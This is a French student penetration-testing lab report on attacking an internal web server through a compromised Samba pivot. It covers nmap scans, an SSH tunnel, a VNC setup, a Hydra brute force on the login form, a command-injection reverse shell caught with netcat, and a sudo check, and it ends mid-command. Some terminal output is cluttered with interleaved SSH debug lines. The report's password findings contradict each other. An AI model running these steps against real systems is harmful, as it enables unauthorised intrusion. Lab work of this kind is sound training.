Étant donné que l'hôte 172.18.0.3 correspond au serveur Samba précédemment compromis, il est possible d'en déduire que la seconde machine détectée à l'adresse IP 172.18.0.2, correspond au serveur WebApp.

```
root@b3a58c63fabf:~# nmap debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
debug3: obfuscate_keystroke_timing: starting: interval ~20ms
172.18.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-09 16:25 UTC
debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
Nmap scan report for 172.18.0.1
Host is up (0.000075s latency).
All 1000 scanned ports on 172.18.0.1 are closed
MAC Address: 02:42:9B:0C:33:49 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.18.0.2)
Host is up (0.000041s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for b3a58c63fabf (172.18.0.3)
Host is up (0.000015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 256 IP addresses (3 hosts up) scanned in 103.52 seconds
```

Etienne JUILLET R&T

J'ai ensuite réalisé un scan Nmap avancé (-A) sur l'hôte 172.18.0.2, identifié comme le serveur WebApp. Ce scan avait pour objectif d'obtenir des informations détaillées sur les services exposés, leurs versions ainsi que sur le système d'exploitation utilisé.

Les résultats indiquent que le serveur est actif et qu'il expose le port **80/tcp**, sur lequel fonctionne un service Apache HTTP Server version 2.4.25 (Debian).

L'analyse confirme ainsi la présence d'un serveur web accessible sur cette machine, ce qui en fait la cible pour la poursuite l'attaque.

```
root@b3a58c63fabf:~# debug3: obfuscate_keystroke_timing: starting: interval ~20ms
nmap -debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
debug3: obfuscate_keystroke_timing: starting: interval ~20ms
A debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
debug3: obfuscate_keystroke_timing: starting: interval ~20ms
172.18.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-09 16:28 UTC
debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.18.0.2)
Host is up (0.00010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:12:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=1/9%OT=80%CT=1%CU=33444%PV=Y%DS=1%DC=D%G=Y%M=0242AC%TM
OS:=69612CAB%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)
OS:SEQ(SP=102%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4S
OS:T11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.10 ms WebPentest.auditssecu_pentestpivot (172.18.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.67 seconds
```

J'ai utilisé cette commande SSH pour créer un tunnel SSH afin d'accéder au serveur web interne depuis ma machine Kali. Le port 8080 de ma machine est redirigé vers le port 80 du serveur web situé à l'adresse 172.18.0.2, en passant par le serveur SAMBA qui sert de pivot.

La connexion SSH est utilisée uniquement pour la redirection de port, sans exécuter de commande distante. Un message indique que la clé SSH n'est pas disponible, j'ai donc été invité à m'authentifier avec un mot de passe pour établir la connexion.

```
(root@kali)-[~]
# ssh -i ~/.ssh/id_ed25519 \
-o ExitOnForwardFailure=yes \
-N -L 127.0.0.1:8080:172.18.0.2:80 \
root@172.19.0.4

Warning: Identity file /root/.ssh/id_ed25519 not accessible: No such file or directory.
(root@172.19.0.4) Password:
```

Je vérifie d'abord que le tunnel SSH est bien actif en contrôlant l'écoute du port 8080 sur ma machine Kali. Le résultat confirme que le port est bien ouvert et utilisé par le service SSH.

J'utilise ensuite la commande curl pour accéder à l'application web via l'adresse `http://127.0.0.1:8080`.

Le serveur web répond correctement et redirige vers une page de connexion (login.php), ce qui confirme que l'accès à l'application web interne fonctionne via le tunnel SSH.

```
(root@kali)-[~]
# ss -lntp | grep 8080
LISTEN 0      128          127.0.0.1:8080      0.0.0.0:*    users:(("ssh",pid=86684,fd=4))

(root@kali)-[~]
# curl -i http://127.0.0.1:8080/

HTTP/1.1 302 Found
Date: Fri, 09 Jan 2026 17:39:03 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=gi19sprqrgrrefqu0r4er0aqq1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=gi19sprqrgrrefqu0r4er0aqq1; path=/
Set-Cookie: security=low
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

(root@kali)-[~]
# curl -i -H 'Host: WebPentest.auditsecu_pentestpivot' http://127.0.0.1:8080/

HTTP/1.1 400 Bad Request
Date: Fri, 09 Jan 2026 17:39:27 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 423
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request
error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 172.18.0.2 Port 80</address>
</body></html>
```

J'ai ensuite installé TightVNC, nécessaire à la mise en place d'un accès graphique distant, ainsi qu'un environnement graphique léger (XFCE).

Après l'installation, j'ai configuré l'accès VNC en définissant un mot de passe dédié et en créant le répertoire de configuration .vnc. J'ai ensuite configuré le fichier de démarrage xstartup afin de lancer automatiquement l'environnement graphique XFCE lors de la connexion VNC.

Une fois la configuration terminée, j'ai démarré le serveur VNC sur l'affichage :1 et vérifié que le service était bien actif et à l'écoute sur le port 5901. Cette configuration m'a permis d'accéder à une session graphique distante du serveur Samba compromis, facilitant ainsi les actions de post-exploitation.

```
root@b3a58c63fabf:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
14: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@b3a58c63fabf:~# apt-get update -y
Hit:1 http://archive.ubuntu.com/ubuntu xenial InRelease
Hit:2 http://security.ubuntu.com/ubuntu xenial-security InRelease
Hit:3 http://archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:4 http://archive.ubuntu.com/ubuntu xenial-backports InRelease
Reading package lists... Done
root@b3a58c63fabf:~# apt-get install -y tightvncserver xfce4 xfce4-terminal firefox dbus-x11
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  adwaita-icon-theme at-spi2-core colord colord-data dbus dconf-gsettings-backend dconf-service desktop-base deskto
  fontconfig-config fonts-dejavu-core fuse gconf-service gconf-service-backend gconf2 gconf2-common gdisk glib-netw
  gstreamer1.0-plugins-base gtk2-engines-murrine gtk2-engines-pixbuf gtk2-engines-xfce gvfs gvfs-common gvfs-daemon
  libasound2-data libasound2-plugins libasound2-plugins libatasmart4 libatk-bridge2.0-0 libatk1.0-0 libatk1.0-data libatkmm
  libbonoboui2-common libboost-filesystem1.58.0 libboost-system1.58.0 libcairo-gobject2 libcairo2 libcairomm-1.0-1v
  libdatrie1 libdbus-1-3 libdbus-glib-1-2 libdbusmenu-glib4 libdbusmenu-gtk3-4 libdconf1 libdrm-amdgpu1 libdrm-comm
  libexif12 libexo-1-0 libexo-common libexo-helpers libfftw3-single3 libfile-listing-perl libflac8 libfont-afm-perl
  libgconf-2-6 libgcr-3-common libgcr-base-3-1 libgd2 libgdk-pixbuf2-0 libgdk-pixbuf2.0-common libgl1-mesa-dri li
```

Etienne JUILLET R&T

```
Password:
Password too short
root@b3a58c63fabf:~# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
root@b3a58c63fabf:~# mkdir -p /root/.vnc
root@b3a58c63fabf:~# cat > /root/.vnc/xstartup << 'EOF'
> #!/bin/sh
> xrdp $HOME/.Xresources
> startxfce4 &
> EOF
root@b3a58c63fabf:~# chmod +x /root/.vnc/xstartup
root@b3a58c63fabf:~#
root@b3a58c63fabf:~# tightvncserver -kill :1 2>/dev/null || true
root@b3a58c63fabf:~# tightvncserver :1
xauth: file /root/.Xauthority does not exist

New 'X' desktop is b3a58c63fabf:1

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/b3a58c63fabf:1.log

root@b3a58c63fabf:~# tightvncserver :1
A VNC server is already running as :1
root@b3a58c63fabf:~# ss -lntp | grep 5901
LISTEN  0      5          *:5901          *:~              users:((("Xtightvnc",pid=17146,fd=3))
root@b3a58c63fabf:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
14: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@b3a58c63fabf:~#
```

J'ai installé l'outil TightVNC Viewer afin de pouvoir me connecter à un accès graphique distant. J'ai ensuite vérifié que l'outil était bien installé et disponible sur le système.


Une fois l'outil prêt, je me suis connecté au serveur Samba via le protocole VNC en utilisant son adresse IP et le port 5901. Après authentification, la connexion a été établie avec succès, me donnant accès à l'interface graphique du serveur WebApp.

Etienne JUILLET R&T

```
(root@kali)-[~]
# apt-get update -y
apt-get install -y xtightvncviewer || apt-get install -y tightvncviewer
Réception de : 1 http://archive-4.kali.org/kali kali-rolling InRelease [34,0 kB]
Réception de : 2 http://archive-4.kali.org/kali kali-rolling/main amd64 Packages [20,9 MB]
Réception de : 3 http://archive-4.kali.org/kali kali-rolling/main amd64 Contents (deb) [52,5 MB]
Réception de : 4 http://archive-4.kali.org/kali kali-rolling/contrib amd64 Packages [115 kB]
Réception de : 5 http://archive-4.kali.org/kali kali-rolling/contrib amd64 Contents (deb) [254 kB]
Réception de : 6 http://archive-4.kali.org/kali kali-rolling/non-free amd64 Packages [190 kB]
Réception de : 7 http://archive-4.kali.org/kali kali-rolling/non-free amd64 Contents (deb) [904 kB]
74,8 Mo réceptionnés en 7s (10,4 Mo/s)
Lecture des listes de paquets... Fait
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
xtightvncviewer est déjà la version la plus récente (1:1.3.10-10).
xtightvncviewer passé en « installé manuellement ».
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
  libgdal36 libgdal-common libgdal22 libgeos3.13.1 libhdf4-0-alt libogdi4.1 libqt5ct-common1.8 libsframe1 libsigsegv2 libsox2
Veuillez utiliser « apt autoremove » pour les supprimer.
0 mis à jour, 0 nouvellement installés, 0 à enlever et 1565 non mis à jour.


(root@kali)-[~]
# which xtightvncviewer || which vncviewer
/usr/bin/xtightvncviewer

(root@kali)-[~]
# xtightvncviewer 172.19.0.4:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (b3a58c63fabf:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Etienne JUILLET R&T

Je vais sur google et je tape l'adresse du serveur web, et je tombe sur cette page de connexion :



J'ai ensuite installé l'outil Hydra sur le serveur afin de pouvoir obtenir le mot de passe et l'id de connexion du site web.

J'ai ensuite utilisé Hydra pour effectuer une attaque par force brute sur le formulaire de connexion de l'application web accessible à l'adresse 172.18.0.2. L'attaque a été réalisée en testant plusieurs mots de passe à partir d'une liste fournie, sur le compte utilisateur admin.

Les résultats montrent que plusieurs mots de passe valides ont été trouvés pour ce compte, ce qui démontre une faiblesse importante au niveau de l'authentification de l'application web et permet d'envisager une compromission du compte administrateur.

J'ai testé tous les mots de passe et il s'est avéré que seul le couple :
Admin et password étaient fonctionnels.


```
root@b3a58c63fabf:/# apt install -y hydra
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  firebird2.5-common firebird2.5-common-doc libapr1 libaprutil1 libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1 mysql-common
Suggested packages:
  hydra-gtk
The following NEW packages will be installed:
  firebird2.5-common firebird2.5-common-doc hydra libapr1 libaprutil1 libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1 mysql-common
0 upgraded, 12 newly installed, 0 to remove and 161 not upgraded.
Need to get 2913 kB of archives.
After this operation, 12.9 MB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu xenial/main amd64 libapr1 amd64 1.5.2-3 [86.0 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1 amd64 1.5.4-1build1 [77.1 kB]
Get:3 http://archive.ubuntu.com/ubuntu xenial/main amd64 libserf-1-1 amd64 1.3.8-1 [45.5 kB]
Get:4 http://archive.ubuntu.com/ubuntu xenial/universe amd64 firebird2.5-common-doc all 2.5.4.26856.ds4-1build1 [31.3 kB]
Get:5 http://archive.ubuntu.com/ubuntu xenial/universe amd64 firebird2.5-common all 2.5.4.26856.ds4-1build1 [13.6 kB]
Get:6 http://archive.ubuntu.com/ubuntu xenial/universe amd64 libfbclient2 amd64 2.5.4.26856.ds4-1build1 [359 kB]
Get:7 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 mysql-common all 5.7.33-0ubuntu0.16.04.1 [14.8 kB]
Get:8 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 libmysqlclient20 amd64 5.7.33-0ubuntu0.16.04.1 [684 kB]
Get:9 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpq5 amd64 9.5.25-0ubuntu0.16.04.1 [79.2 kB]
Get:10 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 libssh-4 amd64 0.6.3-4.3ubuntu0.6 [120 kB]
Get:11 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 libsvn1 amd64 1.9.3-2ubuntu1.3 [1168 kB]
Get:12 http://archive.ubuntu.com/ubuntu xenial/universe amd64 hydra amd64 8.1-1build2 [234 kB]
Fetched 2913 kB in 0s (10.4 MB/s)
debconf: delaying package configuration, since apt-utils is not installed
```


Etienne JUILLET R&T

```
root@b3a58c63fabf:/# echo -e "admin\npassword\n123456\nadmin123\nroot\nletmein" > passwords.txt
root@b3a58c63fabf:/#
root@b3a58c63fabf:/# hydra -l admin -P passwords.txt 172.18.0.2 http-post-form '/Login.php:username="USER"&password="PASS":F=incorrect'
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2026-01-12 13:07:24
[DATA] max 6 tasks per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 172.18.0.2 login: admin password: 123456
[80][http-post-form] host: 172.18.0.2 login: admin password: password
[80][http-post-form] host: 172.18.0.2 login: admin password: root
[80][http-post-form] host: 172.18.0.2 login: admin password: admin
[80][http-post-form] host: 172.18.0.2 login: admin password: admin123
1 of 1 target successfully completed, 5 valid passwords found
```


Visuel du site web une fois connecté :



Je me suis ensuite penché sur la partie Command injection du site web.

J'exploite la vulnérabilité présente. Le champ de saisie prévu pour exécuter une commande ping ne filtre pas correctement les entrées utilisateur. J'injecte d'abord une commande sudo -L qui m'indique une faille importante : le compte root du serveur WebApp n'a pas besoin de mot de passe.

J'injecte alors une commande reverse shell, ce qui me permet de forcer le serveur web à initier une connexion vers ma machine d'attaque.



Je mets en écoute un port sur ma machine à l'aide de Netcat. Lorsque la commande injectée est exécutée côté serveur, une connexion entrante est établie avec succès.

J'obtiens alors un accès en ligne de commande sur le serveur web, sous l'utilisateur www-data, ce qui confirme l'exploitation réussie de la vulnérabilité et l'exécution de commandes à distance sur la machine cible.

```
listening on [any] 8283 ...
^C
root@b3a58c63fabf:/# nc -lvnp 5555
listening on [any] 5555 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 41194
bash: cannot set terminal process group (311): Inappropriate ioctl for device
bash: no job control in this shell
www-data@871dcad55ccb:/var/www/html/vulnerabilities/exec$
```

J'utilise ensuite la commande `sudo -l` afin de vérifier les droits sudo associés à cet utilisateur.

Les résultats indiquent que l'utilisateur `www-data` est autorisé à exécuter la commande `/bin/nc` avec les privilèges `root`, sans mot de passe (`NOPASSWD`).

Cette mauvaise configuration représente une vulnérabilité critique permettant une élévation de privilèges.

```
www-data@871dcad55ccb:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@871dcad55ccb:/var/www/html/vulnerabilities/exec$ sudo -l 2>/dev/null || echo "pas de droits sudo"
<c$ sudo -l 2>/dev/null || echo "pas de droits sudo"
